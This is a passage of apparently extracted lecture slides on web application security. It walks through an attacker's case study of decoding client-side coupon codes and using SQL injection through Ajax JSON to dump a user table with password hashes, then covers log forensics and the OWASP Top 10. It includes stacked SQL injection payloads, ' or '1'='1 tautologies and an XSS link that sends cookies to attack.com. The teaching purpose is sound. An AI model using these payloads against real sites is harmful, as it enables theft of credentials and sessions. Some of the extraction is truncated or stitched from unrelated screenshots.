<!doctype html> <html> <head> <meta http-equiv='
window.google.sn="webhp";window.google.timers={
}catch(u){window.google.jsrt_kill=1;
</script> <style id=gstyle>body{margin:0}#gog{padc
gb1,.gb3{zoom:1}.gb2{display:block;padding:.2em .5e
round:#ccc}.lst:focus{outline:none}.ftl,#fll a{margin:0 :
google.y={};google.x=function(e,g){google.y[e.id]=[e,
```

```
HTTP/1.1 200 OK
Content-Type: text/javascript; charset=UTF-8
Cache-Control: no-cache, no-store, max-age=0, must-revali
Pragma: no-cache
Expires: Fri, 01 Jan 1990 00:00:00 GMT
Date: Fri, 03 Dec 2010 08:05:55 GMT
Content-Encoding: gzip
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Content-Length: 45737
Server: GSE
```

**HTTPS**

```
? ?????????k{ ???~?????#?:?y NB?[ ??n??r???5D?QgF6?
U85? ?B8$-? M      Zh (???-?y???s?Z?F?$$+? ???n??????:?
>????M??L?g????;y????Tf
```

# The Heist – hacking the coupon system

- Eve continues using the site and ends up in the checkout phase when she notices something interesting: a **Coupon Code field** on the form.
  - Try *FREE*.
- Her browser **immediately** displays an error message telling Eve that her coupon code is not valid.
  - Ajax?
  - Self-checking code using JavaScript?

# HTML Source Code



Google attack

網頁 圖片 地圖 影片 更多 ▾ 搜尋工具

約有 820,000,000 項結果 (搜尋時間: 0.23 秒)

[將 "attack" 從英文翻譯為目標語言](#)  
translate.google.com.tw  
attack - 攻擊  
字典: 進攻 ...

[attack 的中文翻譯 | 英漢字典](#)  
dict.net/q/attack - 頁庫存檔 - 轉為繁體網頁  
attack /et'æk/ 共發現 10 筆關於 [attack] 的資料 (解  
料來源(1): pydict data [pydict] attack (vt). 攻擊, 進攻

[attack - Yahoo!奇摩字典](#)  
tw.dictionary.yahoo.com/dictionary?p=attack - 美國  
He tried to **attack** the problem from different angles  
the city. ... The little girl has been suffering from an **attack** of asthma.


[attack 是什么意思 翻译 解释 读音 用法 例句 柯林斯 爱词霸在线词典](#)  
www.iciba.com/attack - 頁庫存檔 - 轉為繁體網頁  
高频词, 一定要记住哦! 常见度: at-tack. **attack**. [英] [ə'tæk] [美] [ə'tæŋk].  
生词本. 简明释义. 词根词缀. 词组习语. 同反义词. 同义词辨析. 更多资料. vt. & vi.

[30 Seconds To Mars - ATTACK - YouTube](#)  
www.youtube.com/watch?v...  
2010年9月22日 - 3 分鐘 - 上传者: 30SecondsToMarsVEVO  
Music video by 30 Seconds To Mars performing **ATTACK**. Pre-  
VEVO play counts 7536221, (P) 2005 Virgin ...

更多符合「**attack**」的影片 »

[Attack Before 迷失裂痕 on INDIEVOX](#)  
www.indievox.com/attackbefore - 頁庫存檔  
**Attack Before**- 來自台中的Ambrosia,簡稱ABS,成立於2009年底,曲風以screamo(情緒吶  
喊)和metal-core(金屬硬蕊)為主,雙主唱吼腔與旋律的搭配對位,雙吉他為高音 ...

[attack 是什么意思 attack 在线翻译 英语 读音 用法 例句 海词词典](#)  
dict.cn/attack - 頁庫存檔 - 轉為繁體網頁  
中国最权威最专业的海量词典,海词词典为您提供 **attack** 的在线翻译, **attack** 是什么意  
思, **attack** 的真人发音,权威用法和精选例句等。



```
view-source:https://www.google.com.tw/#hl=zh-TW&tbo=d&site=&source=h
1 <!doctype html><html itemscope="itemscope" itemtype="http://schema.org/WebPage"
  itemprop="image"
  content="/images/google_favicon_128.png"><title>Google</title><script>(function
2 window.google={kEI:"VKStUMO7E6qImQX7wYHwCA",getEI:function(a){for(var b;a&&
  (!a.getAttribute)||!(b=a.getAttribute("eid")));a=a.parentNode;return
  b||google.kEI},https:function()
  {return"https://"+window.location.protocol,kEXPI:"31216,37102,39523,39977,40363
  114,3300124,3300134,3300136,3300137,3300146,3310007,3310052,4000016,4000116,400
  4000945,4000955,4001026,4001030,4001290,4001372,4001456,4001569,4001762,4001767
  855,4001933,4001966,4002001,4002036,4002161,4002274,4002359,4002391,4002436,400
  4002562,4002598,4002601",kCSI:
  {e:"31216,37102,39523,39977,40363,3300088,3300114,3300124,3300134,3300136,33001
  10007,3310052,4000016,4000116,4000473,4000698,4000945,4000955,4001026,4001030,4
  2,4001456,4001569,4001762,4001767,4001772,4001855,4001933,4001966,4002001,40020
  02274,4002359,4002391,4002436,4002460,4002466,4002562,4002598,4002601",ei:"VKSt
  YHwCA"},authuser:0,ml:function(){},pageState:"#",kHL:"zh-TW",time:function(){re
  Date).getTime(),log:function(a,
3 b,c,j){var d=new Image,f=google.lc,e=google.li,g="";d.onerror=d.onload=d.onabor
  {delete f[e]};f[e]=d!c&&-1==b.search("&ei=")&&(g+"&ei="+google.getEI(j));c=c||
  atyp=i&ct="+a+"&cad="+b+g+"&zx="+google.time();a/^http:/i;a.test(c)&&google.ht
  (google.ml(Error("GLMM"),!1,{src:c}),delete f[e]:(d.src=c,google.li=e+1),lc:[
  {en:1,l:function(){google.fl=!0},e:function()
  {google.fl=!0},b:!location.hash&&!location.hash.match("#&")
  ((q|fp)=|tbs=simg|tbs=sbi")},bv:20,cf:""
4 pm:"",pl:[],mc:0,sc:0.5,u:"c6898c5"},Toolbelt:{},y:{},x:function(a,b){google.y[
  [a,b];return!1});
5 window.onpopstate=function(){google.j.psc=1};for(var h="ad api bc is p pa ac pc
  sifp slp spf spn xx zc zz".split(" "),i=0,k;k=h[i++]);(function(a){google.j[a]=
  {google.j.pl.push([a,arguments])}})(k);})();
6 window.google.sn="webhp";window.google.timers={};window.google.startTick=functi
  (window.google.timer=Date.now(),(new Date).getTime(),!1);
```

HTML/CCS/JS source codes are always available from your browser.

Even if the "Right Click" feature is disabled.

# The Heist – hacking the coupon system

- Eve tries **right-click** to view the HTML source code of the coupon code page.



- This JavaScript is **obfuscated**.

```
function addSimpleRow(table,cols){var tbl=$(table);var r
function clearTable(table,saveTopRow){var stopAt=(saveTo;
function doAds(){AjaxCalls.adBanner(placeAd);}
function placeAd(results){setTimeout(doAds,5000);}
var coupons=["oSMRO.11/381Lpnk","oSMRO._6/381Lpnk","oSWR
function isValidCoupon(coupon){coupon=coupon.toUpperCase
function getXHR(){var xhr=null;if(window.XMLHttpRequest)
function DoGET(url,callback){DoRequest('GET',url,null,ca
function DoPOST(url,data,callback){DoRequest('POST',url,
function DoRequest(method,url,data,callback){var http=ge
http.open(method,url,true);if(data!=null){http.setRequestHeader
http.setRequestHeader("Connection","close");http.onreadystatechange
http.send(data);}
```

Eve knows that this a JavaScript code, but it is difficult for her to read and analyze.

But...

# JavaScript Reverser

JavaScript Reverser

Source Code

```
DoRequest('POST', url, data, callback);  
}  
function DoRequest(method, url, data, callback) {  
  var http = getXHR();  
  if(http == null) {  
    alert("ERROR!");  
    return;  
  }  
  http.open(method, url, true);  
  if(data != null) {  
    http.setRequestHeader("Content-type", "application/x-www-form-  
    http.setRequestHeader("Content-length", data.length);  
  }  
  http.setRequestHeader("Connection", "close");  
  http.onreadystatechange = function() {  
    if(http.readyState == 4 && http.status == 200) {  
      callback(http.responseText);  
    }  
  }  
  http.send(data);  
}  
AjaxCalls = {};  
AjaxCalls.admin = {};  
AjaxCalls.FlightSearch = function(from, to, tripLength, leavingDate, c  
  var json = new Array();  
  json.push(from);  
  json.push(to);  
  json.push(tripLength);  
  json.push(leavingDate);  
  DoPOST("/Vacations/ajaxcalls/search.aspx", json.toJSONString(), ca
```

Tokens: 1033

- [VARIABLE \$]
- [SYMBOL ()]
- [VARIABLE i]
- [SYMBOL ]]
- [SYMBOL {}]
- [KEYWORD if]
- [SYMBOL ()]
- [VARIABLE document]
- [SYMBOL .]
- [VARIABLE getElementBylc]

Variables/Functions

- coupons
- crypt
- data
- dealsForFlight
- deleteRow
- display
- doAds
- document
- DoGET
- DoPOST
- DoRequest
- element
- evType

Literals

- application/x-www-form-urle
- close
- Connection
- Content-length
- Content-type
- ERROR!
- GET
- Handler could not be attach
- load
- Mxml2.XMLHTTP
- none
- on
- oSMR0.1/361Lprk

Analyze Reset

Completed in: 00:00:00

This program takes JavaScript and parses it just like the JavaScript interpreter in the browser would.

Even now can analyze the JS code to hack the coupon code field.

# The Heist – hacking the coupon system

- Try **FREE** again with tracking
- Track the event for validate coupon code.
  - addEvent(), checkCoupon(), onBlur
- She finds that a variable named **coupons** is used in coupon validation.

```
var coupons = ["oSMR0.]1/381Lpnk",  
"oSMR0._6/381LPNK",  
"oSWRN3U6/381LPNK",  
"oSWRN8U2/5610.WKE",  
"oSWRN2[.0:8/015TEG",  
"oSWRN3Y.1:8/015TEG",  
"oSWRN4_.258/015TEG",  
"tQ0WC2U2RY5DkB[X",  
"tQ0WC3U2RY5DkB[X",  
"tQ0WC3UCTX5DkB[X",  
"tQ0WC4UCTX5DkB[X",  
"uJX6,GzFD",  
"uJX7,GzFD",  
"uJX8,GzFD"];
```

Are they ACSII trivial encryption?

```
PREM1—500.00—OFF  
PREM1—750.00—OFF  
PROMO2—50.00—OFF  
PROMO7—100.00—OFF  
PROMO13—150.00—OFF  
PROMO14—200.00—OFF  
PROMO21—250.00—OFF  
PROMO37—300.00—OFF  
UPGRD1—1ST—CLASS  
UPGRD2—1ST—CLASS  
UPGRD2—BUS—CLASS  
UPGRD3—BUS—CLASS  
VIP1—FREE
```


# The Heist – attacking client-side data

- Eve makes another search for a flight from Atlanta to Las Vegas.
  - the search page does not refresh or move to another URL. Is it an Ajax?
- She double-checks to make sure all of her Web traffic is tunneled through an HTTP proxy.
  - Eve saves a copy of all traffic that her HTTP proxy has captured so far and restarts it.




# The Heist – attacking client-side data

- New search: leaving Hartsfield-Jackson International Airport in Atlanta to McCarran International Airport in Las Vegas on July 27.
  - **data representation** layer of Ajax: JSON (JavaScript Object Notation)
  - **data structure**




```
[["DL749", "Delta", "8:30am", "9:49am", "$393"],
["AA92", "American", "8:35", "9:58pm", "$399"],
["AT1787", "Air Tran", "9:10am", "10:35am", "$403"],
```

# Monitoring Ajax



For Rent For Sale Rooms Sublets

City:  Price:  [Show Filters](#) [New](#) [Refresh](#) [Link](#)



pics	price	bd	description	city
	\$550	2bd	<a href="#">Charming 2 Bedroom House for Rent - Volant</a>	Volant
	\$1000	3bd	<a href="#">North Hills Home w. large yard</a>	Coraopolis
	\$750	2bd	<a href="#">Large 2 Bedroom w/ Full Kitchen &amp; Dining Room</a>	Dormont
	\$650	2bd	<a href="#">pennopolis country living</a>	Jefferson
	\$815	3bd	<a href="#">Nice House w/ Fenced Yard, Storage, Porch/Patio &amp; Sunporch</a>	Pittsburgh
	\$515	1bd	<a href="#">Nice 2nd Floor Apartment w/ Laundry &amp; Parking - 8/1/10</a>	Mckees Roc
	\$525	1bd	<a href="#">Cozy 2nd Floor Apartment w/ Laundry, Equipped Kitchen &amp; Free Heat</a>	Millvale
	\$595	1bd	<a href="#">Nice 3rd Floor Apartment w/ Parking, Laundry &amp; Potential 2nd BR or Den</a>	Aspinwall
	\$725	3bd	<a href="#">Spacious 3 Bedroom House</a>	Pittsburgh
	\$750	2bd	<a href="#">Spacious 2nd Floor Apartment Convenient to Pitt &amp; Point Park</a>	Pittsburgh
	\$800	3bd	<a href="#">Newly built three bed Wonderful House</a>	Pittsburgh
	\$850	3bd	<a href="#">For Rent</a>	Point Breez
	\$550	2bd	<a href="#">Large Apartment with Possible Off-Street Parking</a>	Pittsburgh
	\$620	1bd	<a href="#">10033 Dormont &amp; #10033 super</a>	Dormont

```

HTTP/1.1 200 OK
Date: Tue, 13 Jul 2010 16:24:39
Server: Apache/2.2.15
Last-Modified: Tue, 13 Jul 2010
ETag: "e1ee4-8d2b-48b47233d
Accept-Ranges: bytes
Content-Length: 36139
Keep-Alive: timeout=5, max=1
Connection: Keep-Alive
Content-Type: text/plain
  
```

```

LC:48385504
PA:40.4406
PN:-79.9959
IC:p
DS:live with us in lawrenceville
AD:Pittsburgh </line> <line> PA
UR:http://pittsburgh.craigslist.c
OX:0
EM:
PH:
DK:0
CK:0
PC:1
PR:330
RM:0
CI:Pittsburgh
PS:20100708AM1254EDT
  
```

```

GET http://www.housingmaps.com/listings/c_rfs_pittsburgh_150000_300000.txt
Host: www.housingmaps.com
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/53
Chrome/5.0.375.99 Safari/533.4
  
```

# The Heist – attacking client-side data

- Manipulating the input?
  - [“ATL”, “LAS”, 7, “2007-07-27”]
  - [“ABC”, “LAS”, 7, “2007-07-27”]
  - [“ATL”, “LAS”, 0, “2007-07-27”]
  - [“ATL”, “LAS”, -7, “2007-07-27”]
  - [“ATL”, “LAS”, 7, “2007”]
  - [“ATL”, “LAS”, 7, “ABC”]
  - [“ATL”, “LAS”, 7, “2010-02-29”]
  - [“”, “”, 0, “”]
  - [“ATL”, “LAS”, 7]
  - [“ATL”, “LAS”, 7, “2007-07-27”, “ABC”]
  - [“ OR”, “ OR”, 7, “ OR”]

PANIC?

Microsoft OLE DB Provider for ODBC Drivers error ‘80040e14’

[Microsoft] [ODBC SQL Server Driver] [SQL Server] Unclosed quotation mark before the character string ‘ OR’



# The Heist – attacking client-side data

```
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Referer: http://www.hightechvacations.net/Vacations/BookFlight.aspx
UA-CPU: x86
Pragma: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; InfoPath.1; .NET CLR 2.0.50727)
Host: www.hightechvacations.net
Content-Length: 77
```


```
["ATL","LAS",7,"2007-07-27"]; SELECT 'STEAL',* FROM sysobjects WHERE type='u']
```

```
= ["ALT","LAS",7,"2007-07-27"]
```

```
+ SELECT 'STEAL', * FROM sysobjects WHERE type = 'u'
```

It is a classic SQL injection attack,  
the manipulated input causes actually **two** SQL queries.

Question: Why “sysobjects”?



```
["DL749", "Delta", "8:30am", "9:49am", "$393"],
["AA92", "American", "8:35", "9:58pm", "$399"],
["AT1787", "Air Tran", "9:10am", "10:35am", "$403"],
["US2284", "US Airways", "9:30am", "10:42am", "$389"],
["DL1869", "Delta", "9:40am", "11:00am", "$389"],
["US413", "US Airways", "11:15am", "2:23pm", "$340"],
["DL905", "Delta", "4:15pm", "5:35pm", "$455"],
["STEAL", "Billing"],
["STEAL", "Carriers"],
["STEAL", "Delays"],
["STEAL", "Flights"],
["STEAL", "JOIN_Billing_Users"],
["STEAL", "JOIN_Flights_Carriers"],
["STEAL", "JOIN_Flights_Delays"],
["STEAL", "JOIN_Flights_StandBy"],
["STEAL", "Orders"],
["STEAL", "Specials"],
["STEAL", "StandBy"],
["STEAL", "Users"]]
```

# The Heist – attacking client-side data

- SQL injection

```
["ATL", "LAS", 7, "2007-07-27"; SELECT 'STEAL', * FROM Users WHERE '1'='1'"]
```

```
["STEAL", "Doug Truman", "dtruman", "8B2064E94532AD6538D96F38BF33A5D8"],  
["STEAL", "Jessica Goldstein", "muffycat78", "664D833FCBD5B6A3F27D8437E3E4FC2A"],  
["STEAL", "Chris Brown", "thetongue", "A45B16207F779226C51374EDCB89FFB2"],  
["STEAL", "Frank Castle", "punman01", "831D4E1F38AB53572CB69993FEB61291"],  
["STEAL", "Tom Cross", "decius", "B30C773FE886734E13ADF134CB6DD56F"],  
["STEAL", "Caleb Sima", "csima", "655E684BFEE874A2FBFB2997715A1E92"],  
["STEAL", "Randy Pinkwood", "parcade", "2E1F512D9089388C53CDA1BA1EE8A5A1"],  
["STEAL", "Nora Han", "partygrrl2", "6DBC2073E859B5AC31CD549916777503"],  
["STEAL", "Ivana Humpalot", "apowers2", "89CB82D50F672FCBDB6EFD0477785A8"],  
["STEAL", "Douglas Preston", "dpandlc", "67E6751A8F5B32609A3A50CB2499679C"],  
["STEAL", "Joseph Lorence", "jrlorance", "CC1AE06070BFD0D9A631F7E03DF70CEC"],  
["STEAL", "John Chan", "johnnyc", "325F5B951875DD0372BAA5728A9612B7"],  
["STEAL", "Xenia Onatopp", "golden64", "CA3D87EEAF305BA46EC64495A34B09F0"],  
["STEAL", "Nick Levay", "rattle", "B06FD114964B409C17581EF2486717D0"],  
["STEAL", "Anna Adler", "palindrome", "D9288AE8A9B3E24AD2E6E3BA9DAC5505"]]
```

# The Heist – then

- She has cracked all the promotional codes.
- She has a list of all the usernames and is currently cracking their passwords.
- She has a copy of the credit card data for anyone who has ever booked a flight with this web site.
- She has created a backdoor account with (slightly unstable) administrator or QA privileges.
- She has located the login for an administrative portal that could possibly give her access to more sites besides HighTechVacations.net.

# The Heist – more

- Can Eve hack the booking procedure?
  - The normal procedure might be: login, flight selection, seat selection, credit card information exchange, flight itinerary, email confirmation, done.
- Can Eve skip the payment procedure?
- Can Eve make seat reservation without payment?
- How do the web site deal with incomplete booking?
- Eve can sale the member or payment information to a 3<sup>rd</sup>-party organization.

# The Heist – forensics

- In current web environment, functionalities are more important than security.
  - Have you ever think about who write the web apps?
- How can we find Eve?
- Most of the web sites do not have auditing mechanism.
  - However web server logs provide certain capability for security forensics.



# Web Server Log Example

- access.log
  - 216.17.194.105 - - [14/Nov/2012:05:33:56 +0800] "POST /phpMyAdmin/scripts/setup.php HTTP/1.1" 404 226
  - 112.237.229.63 - - [07/Nov/2012:21:35:20 +0800] "POST /plash/uploaded/u0/xx.php HTTP/1.1" 404 222
  - 123.120.250.67 - - [07/Nov/2012:18:23:35 +0800] "POST /ants/images/photo/help.php HTTP/1.1" 200 -
- error.log
  - [Wed Nov 14 10:07:31 2012] [error] [client 140.120.50.31] File does not exist: C:/Program Files/Apache Software Foundation/Apache2.2/htdocs/favicon.ico
  - [Wed Nov 14 09:56:56 2012] [error] [client 202.169.166.24] File does not exist: C:/Program Files/Apache Software Foundation/Apache2.2/htdocs/plash/uploaded, referer: http://plash2.iis.sinica.edu.tw/redmine/

# whois

- <http://www.whois365.com>
- **112.237.229.63**
  - inetnum: 112.224.0.0 - 112.255.255.255  
netname: UNICOM-SD  
descr: China Unicom Shandong province network  
descr: China Unicom  
country: CN  
admin-c: CH1302-AP  
tech-c: XZ14-AP  
mnt-by: APNIC-HM  
mnt-lower: MAINT-CNCGROUP  
mnt-lower: MAINT-CNCGROUP-SD  
mnt-routes: MAINT-CNCGROUP-RR  
status: ALLOCATED PORTABLE  
changed: hm-changed (at) apnic.net 20090211  
changed: hm-changed (at) apnic.net 20090508  
source: APNIC
  - route: 112.224.0.0/11  
descr: China Unicom CHINA169 Shandong Province Network  
country: CN  
origin: AS4837  
mnt-by: MAINT-CNCGROUP-RR  
changed: abuse (at) cnc-noc.net 20090211  
source: APNIC

# **THE OWASP TOP 10 WEB APPLICATION SECURITY RISKS FOR 2010**

[https://www.owasp.org/index.php/Category:OWASP\\_Top\\_Ten\\_Project](https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project)

# The OWASP Top 10 Web Application Security Risks

OWASP Top 10 – 2007 (Previous)	OWASP Top 10 – 2010 (New)
A2 – Injection Flaws	A1 – Injection
A1 – Cross Site Scripting (XSS)	A2 – Cross Site Scripting (XSS)
A7 – Broken Authentication and Session Management	A3 – Broken Authentication and Session Management
A4 – Insecure Direct Object Reference	A4 – Insecure Direct Object References
A5 – Cross Site Request Forgery (CSRF)	A5 – Cross Site Request Forgery (CSRF)
<was T10 2004 A10 – Insecure Configuration Management>	A6 – Security Misconfiguration (NEW)
A10 – Failure to Restrict URL Access	A7 – Failure to Restrict URL Access
<not in T10 2007>	A8 – Unvalidated Redirects and Forwards (NEW)
A8 – Insecure Cryptographic Storage	A9 – Insecure Cryptographic Storage
A9 – Insecure Communications	A10 - Insufficient Transport Layer Protection
A3 – Malicious File Execution	<dropped from T10 2010>
A6 – Information Leakage and Improper Error Handling	<dropped from T10 2010>


# A1: Injection

- Injection flaws occur when **untrusted data** is sent to an **interpreter** as part of a command or query. The attacker's hostile data can **trick** the interpreter into executing unintended commands or accessing unauthorized data.
  - Interpreter: Take strings and interpret them as commands.
    - SQL Server, OS Shell, LDAP, XHTML, etc...
  - SQL injection is still quite common
    - Many applications still susceptible (really don't know why)
    - Even though it's usually very simple to avoid
  - Typical Impact
    - Usually severe. Entire database can usually be read or modified
    - May also allow full database schema, or account access, or even OS level access

# A1: Injection (cont'd)

- SQL Query
  - SELECT \* FROM table  
WHERE id = *'MyID'*  
and pw = *'MyPW'*;
- SQL Injection Query
  - SELECT \* FROM table  
WHERE id = *'AdminID'*  
and pw = *'AnyPW' or  
'A'='A'*;

## Login



Account

Password

- Or
  - <http://example.com/app/accountView?id=' or '1'='1>

**Recommendations:** Validate your input data at the server side!

# A2: Cross-Site Scripting (XSS)

- XSS flaws occur whenever an application takes **untrusted raw data** and sends it to a **web browser** without proper validation and escaping. XSS allows attackers to **execute scripts in the victim's browser**.
  - Raw data can be further ...
    - Stored in database
    - Reflected from web input (form field, hidden field, URL, etc...)
    - Sent directly into rich JavaScript client
  - Virtually every web application has this problem
  - Typical Impact
    - Steal user's session, steal sensitive data, rewrite web page, redirect user to phishing or malware site
    - Install XSS proxy which allows attacker to observe and direct user's behavior on vulnerable site and force user to other sites

# A2: Cross-Site Scripting (cont'd)

## 1 Attacker sets the trap

```
<tr><td>Name: Joe</td></tr>  
<tr><td>Msg: Nice Day!</td></tr>
```

```
<script>  
// Send document.cookie to  
// malicious web site using  
// onmouseover</script>  
</td></tr>
```

## 2 Victim views page

## 3 Script silently sends Victim's Information to the Attacker

### Message Board

Name

Message

Name: John Doe  
Msg: What a nice day!

Name: Joe  
Msg: Nice Day

⋮



# A2: Cross-Site Scripting (cont'd)

Social Network Web Site. User logs in first!

Click this link to get money!



```
<a href = "http://somenet.com/">Click this link to get money</a>
```

What if ...

```
<a href = "  
  http://attack.com/log.php?cookie=<script>document.cookie</script>  
">Click this link to get money</a>
```

**Recommendations:** Validate all user supplied input at the server side!

# A3: Broken Authentication and Session Management

- Application functions related to **authentication and session management are often not implemented correctly**, allowing attackers to compromise passwords, keys, session tokens, or exploit other implementation flaws to assume other users' identities.
- HTTP is a “stateless” protocol!
  - Session and Cookie are often used.  
(We'll talk about them later.)

# A3: Broken Authentication and Session Management (cont'd)

**Login**


ACC

PWD

After login, the server provides a Session ID for the user.

But, is Session ID safe?  
Can it be stolen?



 [https://www.google.com/accounts/TokenAuth?auth=APh-3FzOhkN838II3\\_LIIeH0xS4qR3C5XQbdYhGxCfPpotq4mRYkK-U1J2ZB-fyzQtCigXeKNELMPISBm1bS](https://www.google.com/accounts/TokenAuth?auth=APh-3FzOhkN838II3_LIIeH0xS4qR3C5XQbdYhGxCfPpotq4mRYkK-U1J2ZB-fyzQtCigXeKNELMPISBm1bS)

Sometimes, web pages are transmitted with plaintext, as well as the session info. A malicious attacker may be able to steal the session ID.

# A4: Insecure Direct Object References

- A direct object reference occurs when a developer **exposes a reference to an internal object**, such as a file, directory, or database key. **Without an access control check** or other protection, attackers can manipulate these references to access unauthorized data.
  - Ex: `https://www.onlinebank.com/user?acct=6065`
    - How about changing the acct number?

**Recommendations:** Replace them with a temporary mapping value.  
Validate the direct object reference.

# A5: Cross-Site Request Forgery (CSRF)

- A CSRF attack **forces** a **logged-on victim**'s browser to **send a forged HTTP request**, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application.
  - This allows the attacker to force the victim's browser to generate requests the vulnerable application **thinks** are **legitimate** requests from the victim.
- Imagine what if a hacker could steer your mouse and get you to click on links in your online banking application?

# A5: Cross-Site Request Forgery (cont'd)

Received E-mail



```
